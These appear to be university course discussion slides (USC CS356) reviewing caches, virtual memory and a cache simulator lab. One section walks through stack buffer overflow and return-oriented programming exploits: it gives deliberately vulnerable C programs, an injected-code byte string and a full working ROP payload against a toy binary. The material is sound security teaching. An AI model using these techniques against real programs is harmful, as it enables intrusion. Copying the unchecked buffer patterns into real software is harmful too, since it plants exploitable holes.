CS356: Discussion #11

Review for Midterm II

Marco Paolieri (paolieri@usc.edu)
Illustrations from CS:APP3e textbook

USC University of Southern California

Schedule: Exams and Assignments

- Week 1: Binary Representation **HW0**
- Week 2: Integer Operations
- Week 3: Floating-Point Operations **Data Lab 1**
- Week 4: Assembly (Arithmetic Instruction)
- Week 5: Assembly (Debugging with GDB) **Data Lab 2**
- Week 6: Assembly (Function Calls)
- Week 7: **Bomb Lab** (Oct. 1), **Exam I** (Oct. 4), Security Vulnerabilities
- Week 8: Memory Organization
- Week 9: Caching **Attack Lab**
- Week 10: Virtual Memory
- **Week 11: Dynamic Memory Allocation and Linking (Next Discussion)**
- Week 12: **Cache Lab** (**Nov. 5**), Processor Organization, **Exam II** (**Nov. 8**)
- Week 13: Processor Organization
- Week 14: Code Optimization and **Thanksgiving**
- Week 15: Cache Coherency and Review **Allocation Lab**
- Week 16: Study Days and **Final** (Dec. 6)

Your Cache Simulator

```
./csim -s <s> -E <E> -b <b> -t <tracefile> (-L|-F)
```


`-s <s>` select the number of set bits (i.e., use $S = 2^s$ sets)
`-E <E>` select the number of lines per set (associativity)
`-b <b>` select the number of block bits (i.e., use $B = 2^b$ bytes / block)
`-t <tracefile>` select a trace
`-L` select the LRU policy
`-F` select the FIFO policy


Most likely needed:

- Structs (to hold information about each cache line)
- Arrays or linked lists of structs (to hold cache lines of a set)
- Array of pointers to the sets
- A way to keep track of information for LRU / FIFO
  - FIFO is easy to implement with linked lists or circular buffers
  - LRU is trickier: need to reorder data or keep track of last access

Your Cache Simulator: Data Structures in C


http://c-faq.com/aryptr/dynmuldimary.html






```
int **array1 = malloc(nrows * sizeof(int *));
for(i = 0; i < nrows; i++)
  array1[i] = malloc(ncolumns * sizeof(int));
```

```
int **array2 = malloc(nrows * sizeof(int *));
array2[0] = malloc(nrows * ncolumns * sizeof(int));
for(i = 1; i < nrows; i++)
  array2[i] = array2[0] + i * ncolumns;
```



We're not checking efficiency, only correctness

Make sure you know this

1. **Security Attacks**
   - Protections from buffer overflow attacks? When do they work?
   - Gadgets? What are they? What is `c3`? How does ROP work?
2. **Caches**
   - Memory hierarchy, spatial and temporal locality
   - Direct-mapped, fully-associative, K-way cache
   - Their different trade-offs: hit rate vs access time
3. **Virtual Memory**
   - Page tables, hierarchical page tables, advantages, how they work...
   - TLBs: Goal? Before or after the cache? What is the tag? Block offset?
   - Possible combinations of hit/miss for (TLB, page table, cache)
   - Who updates the CPU cache / TLB / page table? And when?
   - Virtual memory and TLBs for different processes/threads
4. **Struct Alignment and Assembly**
   - Can you figure out the alignment/offsets of a given `struct`?

Buffer Overflow: Invoking **unreachable(42)**

```c
#include <stdio.h>
#include <stdlib.h>

void unreachable(int val) {
    if (val == 42)
      printf("The answer!\n");
    else
      printf("Wrong.\n");
    exit(1);
}

void hello() {
    char buffer[6];
    scanf("%s", buffer);
    printf("Hello, %s!\n", buffer);
}

int main() {
    hello();
    return 0;
}
```

```
$ gcc -fno-stack-protector -no-pie
   -z execstack target.c -o target
```

```
.LC0:
        .string "The answer!"
.LC1:
        .string "Wrong."
unreachable:
        pushq %rbp
        movq  %rsp, %rbp
        subq  $16, %rsp
        movl  %edi, -4(%rbp)
        cmpl  $42, -4(%rbp)
        jne   .L2
        leaq  .LC0(%rip), %rdi
        call  puts@PLT
        jmp   .L3
.L2:
        leaq  .LC1(%rip), %rdi
        call  puts@PLT
.L3:
        movl  $1, %edi
        call  exit@PLT
.LC2:
        .string "%s"
.LC3:
        .string "Hello, %s!\n"
```

```
hello:
        pushq %rbp
        movq  %rsp, %rbp
        subq  $16, %rsp
        leaq  -6(%rbp), %rax
        movq  %rax, %rsi
        leaq  .LC2(%rip), %rdi
        movl  $0, %eax
        call  __isoc99_scanf@PLT
        leaq  -6(%rbp), %rax
        movq  %rax, %rsi
        leaq  .LC3(%rip), %rdi
        movl  $0, %eax
        call  printf@PLT
        nop
        leave
        ret
main:   pushq %rbp
        movq  %rsp, %rbp
        movl  $0, %eax
        call  hello
        movl  $0, %eax
        popq  %rbp
        ret
```

Preparing the input

Preparing `input_hex`

```
/*
 * Stack inside hello():
 * ---------------------
 * [someone else's] (8 byte)
 * [return address] (8 byte)
 * [%rbp of caller] (8 byte)
 * [buffer array]   (6 byte)
 */
11 22 33 44 55 66         /* fill buffer[6]                */
48 c7 c7 2a 00 00 00      /* mov $0x2a,%rdi  \  %rbp of    */
c3                        /* retq            /  caller     */
c0 db ff ff ff 7f 00 00   /* hello return addr goes to mov */
d7 05 40 00 00 00 00 00   /* next retq goes to unreachable */
```

`rtarget`: Return-oriented Programming

`rtarget` is more secure:

- It uses randomization to avoid fixed stack positions.
- The stack is marked as non-executable.

Idea: return-oriented programming

- Find **gadgets** in executable areas.
- Gadget: short sequence of instructions followed by `ret` (`0xc3`)

How do you load a value in a register using gadgets?

```
void setval_210(unsigned *p) {
  *p = 3347663060U;
}

0000000000400f15 <setval_210>:
  400f15: c7 07 d4 48 89 c7    movl $0xc78948d4,(%rdi)
  400f1b: c3                   retq
```

`48 89 c7` encodes the x86_64 instruction `movq %rax, %rdi`

To start this gadget, set a return address to `0x400f18` (use little-endian format)

Return-oriented Programming: An example

```
0000000000400644 <main>:
400644: 48 83 ec 08      sub    $0x8,%rsp
400648: b8 00 00 00 00   mov    $0x0,%eax
40064d: e8 dc ff ff ff   callq  40062e <getbuf>
000000000040062e <getbuf>:
40062e: 48 83 ec 18      sub    $0x18,%rsp
400632: 48 89 e7         mov    %rsp,%rdi
400635: e8 bc ff ff ff   callq  4005f6 <Gets>
40063a: b8 01 00 00 00   mov    $0x1,%eax
40063f: 48 83 c4 18      add    $0x18,%rsp
400643: c3               retq
0000000000400666 <touch>:
400666: 48 83 ec 08      sub    $0x8,%rsp
40066a: 48 83 ff 2a      cmp    $0x2a,%rdi
40066e: 75 12            jne    400682 <touch+0x1c>
400670: 48 83 fe 10      cmp    $0x10,%rsi
400674: 75 0c            jne    400682 <touch+0x1c>
400676: bf 2f 07 40 00   mov    $0x40072f,%edi
40067b: e8 30 fe ff ff   callq  4004b0 <puts@plt>
400680: eb 0a            jmp    40068c <touch+0x26>
400682: bf 38 07 40 00   mov    $0x400738,%edi
400687: e8 24 fe ff ff   callq  4004b0 <puts@plt>
40068c: bf 00 00 00 00   mov    $0x0,%edi
400691: e8 4a fe ff ff   callq  4004e0 <exit@plt>
0000000000400696 <gadget1>:
400696: 5e               pop    %rsi
400697: c3               retq
0000000000400698 <gadget2>:
400698: 48 89 f7         mov    %rsi,%rdi
40069b: c3               retq
```

Notice that:

- `main` calls `getbuf` at `40064d`
- `getbuf` calls `Gets` at `400635` passing `%rsp` which was decremented by `$0x18` (24)
- So, we need to fill in 24 bytes, then start putting return addresses and data (for pops) on the stack
- **What return addresses?** `0x400666` for `touch`, `0x400696` for `gadget1`, `0x400698` for `gadget2`
- **What data?** We can figure out that `touch` expects `$0x2a` (42) in `%rdi` and `$0x10` (16) in `%rsi`

The memory contents we want after the call to `Gets`:

```
0x0000000000400666 [0x7fffffffdd20]
0x0000000000000010 [0x7fffffffdd18]
0x0000000000400696 [0x7fffffffdd10]
0x0000000000400698 [0x7fffffffdd08]
0x000000000000002a [0x7fffffffdd00]
0x0000000000400696 [0x7fffffffdcf8]
0x8877665544332211 [0x7fffffffdcf0]
0x8877665544332211 [0x7fffffffdce8]
0x8877665544332211 [0x7fffffffdce0] <= %rsp
```

Return-oriented Programming: How it works

```
000000000040062e <getbuf>:
40062e: 48 83 ec 18       sub    $0x18,%rsp
400632: 48 89 e7          mov    %rsp,%rdi
400635: e8 bc ff ff ff    callq  4005f6 <Gets>
40063a: b8 01 00 00 00    mov    $0x1,%eax
40063f: 48 83 c4 18       add    $0x18,%rsp
400643: c3                retq
0000000000400666 <touch>:
400666: 48 83 ec 08       sub    $0x8,%rsp
40066a: 48 83 ff 2a       cmp    $0x2a,%rdi
40066e: 75 12             jne    400682 <touch+0x1c>
400670: 48 83 fe 10       cmp    $0x10,%rsi [...]
0000000000400696 <gadget1>:
400696: 5e                pop    %rsi
400697: c3                retq
0000000000400698 <gadget2>:
400698: 48 89 f7          mov    %rsi,%rdi
40069b: c3                retq
```

```
0x0000000000400666 [0x7fffffffdd20]
0x0000000000000010 [0x7fffffffdd18]
0x0000000000400696 [0x7fffffffdd10]
0x0000000000400698 [0x7fffffffdd08]
0x000000000000002a [0x7fffffffdd00]
0x0000000000400696 [0x7fffffffdcf8]
0x8877665544332211 [0x7fffffffdcf0]
0x8877665544332211 [0x7fffffffdce8]
0x8877665544332211 [0x7fffffffdce0] <= %rsp
```

- `Gets` will fill data on the stack starting from `%rsp` (because that's the parameter passed by `getbuf`)
- So, starting from `%rsp` we want 24 bytes of garbage (it doesn't matter what we put in)
- Then, we overwrite the return address of `getbuf`
- We want to jump to `gadget1` because it has a `pop` instruction that we can use to load data into `%rsi`
- So, after the garbage should come the address of `gadget1`, which is `0x400696`. We jump to `gadget1` through the `retq` of `getbuf` which will pop the return address **(read it at `%rsp`, then increase `%rsp` by 8)**
- To let `gadget1` pop our data from the stack, we need `0x2a` on the stack right after `0x400696`
- But `pop %rsi` saves `0x2a` (42) in `%rsi`, not `%rdi`
- So, after `0x2a` should come the address of `gadget2`, which is `0x400698`: we go there for `mov %rsi,%rdi`
- Now we need to prepare the second input parameter for `touch`: we want `0x10` (16) in `%rsi`
- So we go to `gadget1` again: after `0x400698` we need `0x400696` on the stack and then `0x10` (for `pop`)
- We are finally ready to jump to `0x400666` (`touch`)

Return-oriented Programming: Midterm II

```
000000000040062e <getbuf>:
40062e: 48 83 ec 18       sub    $0x18,%rsp
400632: 48 89 e7          mov    %rsp,%rdi
400635: e8 bc ff ff ff    callq  4005f6 <Gets>
40063a: b8 01 00 00 00    mov    $0x1,%eax
40063f: 48 83 c4 18       add    $0x18,%rsp
400643: c3                retq
0000000000400666 <touch>:
400666: 48 83 ec 08       sub    $0x8,%rsp
40066a: 48 83 ff 2a       cmp    $0x2a,%rdi
40066e: 75 12             jne    400682 <touch+0x1c>
400670: 48 83 fe 10       cmp    $0x10,%rsi [...]
0000000000400696 <gadget1>:
400696: 5e                pop    %rsi
400697: c3                retq
0000000000400698 <gadget2>:
400698: 48 89 f7          mov    %rsi,%rdi
40069b: c3                retq
```

```
0x0000000000400666 [0x7fffffffdd20]
0x0000000000000010 [0x7fffffffdd18]
0x0000000000400696 [0x7fffffffdd10]
0x0000000000400698 [0x7fffffffdd08]
0x000000000000002a [0x7fffffffdd00]
0x0000000000400696 [0x7fffffffdcf8]
0x8877665544332211 [0x7fffffffdcf0]
0x8877665544332211 [0x7fffffffdce8]
0x8877665544332211 [0x7fffffffdce0] <= %rsp
```

From the assembly code on the left (top), could you figure out the contents of the memory (bottom) that you would like to obtain after the call to `Gets`?

Notice that, looking at the memory, things are reversed with respect to attack strings of the attack lab:

- The filling is at the bottom and `0x400666` at the top
- Bytes of return addresses and data (8-byte words) appear in their natural order, not reversed

In the end all, what you need to do is to:

- Decide how much padding is needed
- Give a sequence of return addresses (to jump to gadgets) and data (values to be popped into registers)
- At the end, give the address of `touch`

Note that memory is represented with addresses growing from bottom to top, as always in the textbook and in class.

Reproducing the ROP example (it works)

main.c

```c
#include <stdio.h>
#include <stdlib.h>
char *Gets(char *dest) {
    char *sp = dest;
    int c;
    while ((c = getc(stdin)) != EOF && c != '\n')
        *sp++ = c;
    *sp++ = '\0';
    return dest;
}
int getbuf() {
    char buf[16];
    Gets(buf);
    return 1;
}
int main(void) {
    getbuf();
    puts("No attack.");
}
void touch(long x, long y) {
    if (x == 42 && y == 16) {
        puts("Success!");
    } else {
        puts("Wrong input.");
    }
    exit(0);
}
```

gadgets.s


```
gadget1:
        popq %rsi
        retq

gadget2:
        movq %rsi, %rdi
        retq
```

```
gcc -fno-stack-protector -std=c11 \
    -O1 main.c gadgets.s -o rtarget
```

```
echo -n 1122334455667788\
        1122334455667788\
        1122334455667788\
        9606400000000000\
        2a00000000000000\
        9806400000000000\
        9606400000000000\
        1000000000000000\
        6606400000000000\
  | xxd -p -r | ./rtarget
Success!
```


Fill from start of buffer to return address of getbuf
1) go to gadget1
2) 42 for g1 pop
3) go to gadget2
4) go to gadget1
5) 16 for g1 pop
6) go to touch


The Memory Hierarchy



Static RAM vs Dynamic RAM?

Cache Organization





Memory: addresses of m bits
$\Rightarrow M = 2^m$ memory locations

Cache:

- $S = 2^s$ **cache sets**
- Each set has K **lines**
- Each line has: **data block** of $B = 2^b$ bytes, **valid bit**, $t = m - (s+b)$ **tag bits**

How to check if the word at an address is in the cache?

Exercise: Cache Size and Address

Problem

A processor has a **36-bit** memory address space. The memory is broken into blocks of **64 bytes** each. The cache is capable of storing **1 MB**.

- How many blocks can the cache store?
- Break the address into tag, set, byte offset for **direct-mapping cache**.
- Break the address into tag, set, byte offset for a **8-way set-associative cache**.

Solution

- 1 MB / 64 bytes per block = 2**(20-6) = 16k blocks.
- Direct-mapping: 16-bit tag (rest), 14-bit set address, 6-bit block offset.
- 8-way set-associative: each set has 8 lines, so there are 16k / 8 = 2k sets
  - 19-bit tag (rest)
  - 11-bit set address
  - 6-bit block offset

Again: Direct-Mapping Cache Simulation

Address breakdown

- C1 has no block offset, 3-bit set address
- C2 has 1-bit block offset, 2-bit set address
- C3 has 2-bit block offset, 1-bit set address

How to run a trace: extract set address (3, 2, 1 bits) from LSB; on miss, load (1, 2, 4) bytes.

Running C3:

- **Get 1: miss.** Put bytes 0-3 in bucket 0.
- **Get 134: miss.** Put 132-135 in bucket 1.
- **Get 212: miss.** Put 212-215 in bucket 1.
- **Get 1: hit.**
- **Get 135: miss.** Put 132-135 in bucket 1.
- **Get 213: miss.** Put 212-215 in bucket 1.
- **Get 162: miss.** Put 160-163 in bucket 0.
- **Get 161: hit.**

Trace

MEM	LSB	C1	C2	C3
1	0000 **0**001	1m	0m	**0**m
134	1000 **0**110	6m	3m	**1**m
212	1101 **0**100	4m	2m	**1**m
1	0000 **0**001	1**h**	0**h**	**0h**
135	1000 **0**111	7m	3**h**	**1**m
213	1101 **0**101	5m	2**h**	**1**m
162	1010 **0**010	2m	1m	**0**m
161	1010 **0**001	1m	0m	**0h**
2	0000 **0**010	2m	1m	**0**m
44	0010 **1**100	4m	2m	**1**m
41	0010 **1**001	1m	0m	**0**m
221	1101 **1**101	5m	2m	**1**m

m_rate: 11/12 9/12 10/12

Similar: Looking at the cache

Cache: 10-bit addresses, 4 sets, 4 bytes/block, 4 ways.
Address fields: 6-bit tag, 2-bit set index, 2-bit offset.
Cache size: 4 sets * 4 lines/set * 4 bytes/block = 64 bytes

	WAY 0	WAY 1	WAY 2	WAY 3
SET	V TAG	V TAG	V TAG	V TAG
0	1 0x21	1 0x22	1 0x31	1 0x33
1	0 0x1C	0 0x0F	0 0x31	1 0x33
2	1 0x2C	0 0x11	0 0x31	1 0x33
3	1 0x21	0 0x0C	1 0x31	1 0x33


- All tags start with 0, 1, 2, 3. Why? (Tags use only 6 bits, not 8.)
- Is `0x2C1` a hit or a miss? (A miss, because tag `0x2C` is not in set 0.)
- If `0x211` is a hit, will `0x210` also be a hit? (Yes! They are in the same block.)
- What ranges of physical addresses are contained in the cache?
  - `0x330` to `0x33F`, `0x310` to `0x313`, `0x31C` to `0x33F`, `0x220` to `0x223`, ...
- Which addresses will be a sure hit after a miss on `0x211`?(`0x220` to `0x223`)

Performance Tuning of Caches

Average Access Time = (**Hit Time**) + (**Miss Ratio**) × (**Miss Penalty**)

- Large caches decrease the miss ratio, but increase the hit time.
- Large blocks decrease the miss ratio with spatial locality, but having fewer lines per set can hurt programs where temporal locality dominates.
- Large blocks can also increase the miss penalty.
- Large associativity *K* decreases the chance of conflict misses, but it is more expensive to implement and hard to make fast.
  - More tag bits per line.
  - Additional LRU state bits per line.
  - Additional control logic.
  - … can increase both hit time and miss penalty.

Single-Level Page Table: **PTBR**[VPN] | VPO



Example: 32 bit virtual address, 4 kB pages ⇒ 20 bit VPN, **1M page table entries**

- Only 1 GB of physical memory ⇒ 18 bit PPN (translated address is 00...)

